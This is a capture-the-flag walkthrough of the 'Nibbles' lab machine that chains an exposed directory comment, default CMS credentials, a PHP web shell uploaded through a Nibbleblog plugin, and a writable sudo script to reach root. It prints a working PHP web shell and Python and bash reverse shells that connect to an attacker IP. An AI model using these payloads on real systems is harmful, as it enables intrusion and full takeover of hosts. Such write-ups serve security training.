The Machine
Nibbles is a Linux machine running Apache and OpenSSH. The attack path is entirely web-focused. The CMS directory is exposed in an HTML comment before any enumeration tool runs, default credentials grant admin access to the dashboard, a file upload vulnerability in the My Image plugin delivers code execution, and a sudo misconfiguration on a world-writable script hands over root without any complex escalation chain.
Two things stand out about this machine from an exam perspective. First, the recon comes from reading the response, not from running tools. The comment is in the page source. curl catches it before gobuster runs a single request. Second, the file upload bypass relies on understanding that errors during upload processing do not mean the file was rejected. The plugin validates by MIME type and fails gracefully, but the file hits disk regardless. Always verify by accessing the upload path directly.
| Port | Service | Notes |
|---|---|---|
22 | SSH (OpenSSH 7.2p2) | Not the initial attack surface |
80 | HTTP (Apache 2.4.18) | CMS entry point. All initial access runs through here |
Enumeration
Two-phase nmap. Ports 22 and 80.
$ nmap -p- --min-rate 1000 -oN nibbles-all-ports.txt 10.129.27.176
$ nmap -p 22,80 -sC -sV --min-rate 1000 -oN nibbles-service-scan.txt 10.129.27.176
Apache 2.4.18 on port 80. OpenSSH 7.2p2 on port 22. No SSH credentials yet so the full attack surface sits on port 80.
HTML Source Recon
Before running gobuster, curl the index page and read every line of the response:
$ curl http://10.129.27.176
<b>Hello world!</b>
<!-- /nibbleblog/ directory. Nothing interesting here! -->
The HTML comment exposes /nibbleblog/ directly. The attack surface is identified before gobuster runs a single request.
HTML comments in page source frequently expose directories, credentials, internal hostnames, and application details. curl the target and read the full response before switching to enumeration tools. In this case the comment hands over the CMS path and eliminates the entire directory brute-force phase.
Web Application: Nibbleblog CMS

Nibbleblog is a PHP-based CMS. The version is fingerprinted from the page source and directory listing. The admin interface lives at /nibbleblog/admin.php.
Directory Enumeration
$ gobuster dir -u http://10.129.27.176/nibbleblog/ \
  -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
  -x php,html,txt -o nibbles-gobuster.txt
Key findings: /nibbleblog/admin.php and /nibbleblog/admin/ with directory listing enabled.

Directory listing on /nibbleblog/admin/ exposes the full CMS administration structure. The login panel is at admin.php.
Foothold: Default Credentials

The login panel is at http://10.129.27.176/nibbleblog/admin.php. Before reaching for a wordlist, try the obvious guess: the machine name as the password.
Username: admin
Password: nibbles
Admin dashboard. Default credentials worked on the first attempt.
On any CMS login panel, try default credentials before running a password attack. admin/admin, admin/password, and admin/machinename cover a significant percentage of easy and medium machines. Nibbles uses the machine name as the password, which is the obvious guess and requires no tools.
My Image Plugin: PHP File Upload RCE

Navigate to Plugins, find the My Image plugin, and open Configure. The plugin is designed to accept an image for the site header. It does not properly validate file extensions.
Create a minimal PHP web shell:
$ echo '<?php system($_REQUEST["cmd"]); ?>' > shell.php
Upload shell.php through the My Image plugin. The page returns multiple image processing errors after upload:

The errors appear because the plugin attempts to process the file as an image and fails. The file itself is saved to disk regardless. Errors during upload do not mean the file was rejected.
Verify execution by accessing the upload path directly:
$ curl -s "http://10.129.27.176/nibbleblog/content/private/plugins/my_image/image.php" \
  --data-urlencode "cmd=id"
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)Code execution as nibbler confirmed.
The My Image plugin validates file content as an image and throws errors when it cannot process a PHP file, but writes the file to disk regardless. File upload filters that rely on content processing rather than extension or MIME-type enforcement at the storage layer are bypassed by any file that clears the initial write. Always access the upload destination path after any upload attempt, regardless of what errors the application reported.
Reverse Shell
Bash reverse shells were getting mangled through the web shell. Switch to Python:
$ curl -s "http://10.129.27.176/nibbleblog/content/private/plugins/my_image/image.php" \
  --data-urlencode "cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.15.67\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/bash\",\"-i\"])'"
Shell lands as nibbler. Stabilize with pty and stty:
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
cat /home/nibbler/user.txt
[REDACTED]
Privilege Escalation: Writable sudo Script
First post-foothold check. List nibbler's home directory and run sudo -l:
ls -la /home/nibbler/
sudo -l
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler can execute /home/nibbler/personal/stuff/monitor.sh as root with no password. The personal/ directory does not exist yet. A personal.zip archive is sitting in nibbler's home directory. Unzip it:
unzip /home/nibbler/personal.zip
-rwxrwxrwx 1 nibbler nibbler 4015 May 8 2015 monitor.shmonitor.sh is world-writable. The sudo rule is effectively NOPASSWD for any command: nibbler controls the script content entirely.
A sudo NOPASSWD rule on a script in a user-writable directory is root access regardless of what the script currently contains. The restriction is on the path, not the content. Overwriting monitor.sh with any payload and executing it via sudo runs that payload as root. World-writable permissions (rwxrwxrwx) mean every account on the system can overwrite it.
Overwrite monitor.sh with a reverse shell payload using printf for reliability:
printf '#!/bin/bash\nbash -i >& /dev/tcp/10.10.15.67/5555 0>&1\n' \
  > /home/nibbler/personal/stuff/monitor.sh
Execute via sudo with a listener ready on port 5555:
sudo /home/nibbler/personal/stuff/monitor.sh
Root shell lands on the listener.
cat /root/root.txt
[REDACTED]
Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap two-phase scan | Apache 2.4.18 on port 80, OpenSSH 7.2p2 on port 22 |
| 2 | curl index page source | HTML comment reveals /nibbleblog/ before any directory brute-force |
| 3 | Gobuster against /nibbleblog/ | admin.php and admin/ with directory listing found |
| 4 | Default credentials: admin/nibbles | Admin dashboard access. No brute-force required |
| 5 | My Image plugin PHP upload | shell.php saved to disk despite image processing errors |
| 6 | curl image.php with cmd=id | RCE confirmed as nibbler. Python reverse shell fired |
| 7 | sudo -l as nibbler | NOPASSWD on monitor.sh in nibbler's home directory |
| 8 | printf payload overwrite + sudo execution | monitor.sh replaced with reverse shell. Root shell on port 5555 |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| HTML comment exposing CMS directory | Index page source, /nibbleblog/ | Full attack surface identified before enumeration tools run |
| Default credentials on CMS admin panel | /nibbleblog/admin.php, admin/nibbles | Full admin dashboard access with no brute-force required |
| PHP file upload bypass in My Image plugin | /nibbleblog/content/private/plugins/my_image/image.php | Remote code execution as nibbler via uploaded PHP web shell |
| sudo NOPASSWD on world-writable script | /home/nibbler/personal/stuff/monitor.sh, /etc/sudoers | Any user can overwrite the script and execute arbitrary commands as root via sudo |
Lessons Learned
- Read the page source before running tools. The HTML comment on the index page gave away the entire attack surface before gobuster ran a single request. curl the target, read every line of the response including comments, headers, and hidden fields. This step is free and takes seconds.
- Default credentials on CMS panels are always the first thing to try. admin/admin, admin/password, and admin/machinename cover a substantial percentage of lab machines and real engagements. admin/nibbles requires no tools and no wordlists. Try the obvious guess before reaching for Hydra or Burp Intruder.
- Upload errors do not mean the file was rejected. The My Image plugin threw multiple image processing errors but saved the PHP file to disk regardless. Any filter that operates on the content after writing the file to a temporary location can fail while leaving the file accessible. Always verify by accessing the upload destination path directly after any upload attempt.
- When bash reverse shells fail due to redirect operator issues, switch to Python. The Python socket-based reverse shell bypasses shell interpretation entirely and works reliably from web shell contexts where bash redirect characters get mangled or interpreted by the web server before reaching bash.
- A sudo rule on a user-writable script is root access. The restriction in a sudo NOPASSWD rule is on the binary path, not its contents. World-writable permissions on monitor.sh meant the sudo rule was effectively unrestricted. printf is more reliable than echo for writing payloads because it handles special characters and escape sequences predictably.
- personal.zip in a user's home directory is worth investigating immediately. Archives in home directories often contain configuration files, credentials, scripts, or other material relevant to privilege escalation. The zip here contained the script targeted by the sudo rule, which did not yet exist on the filesystem.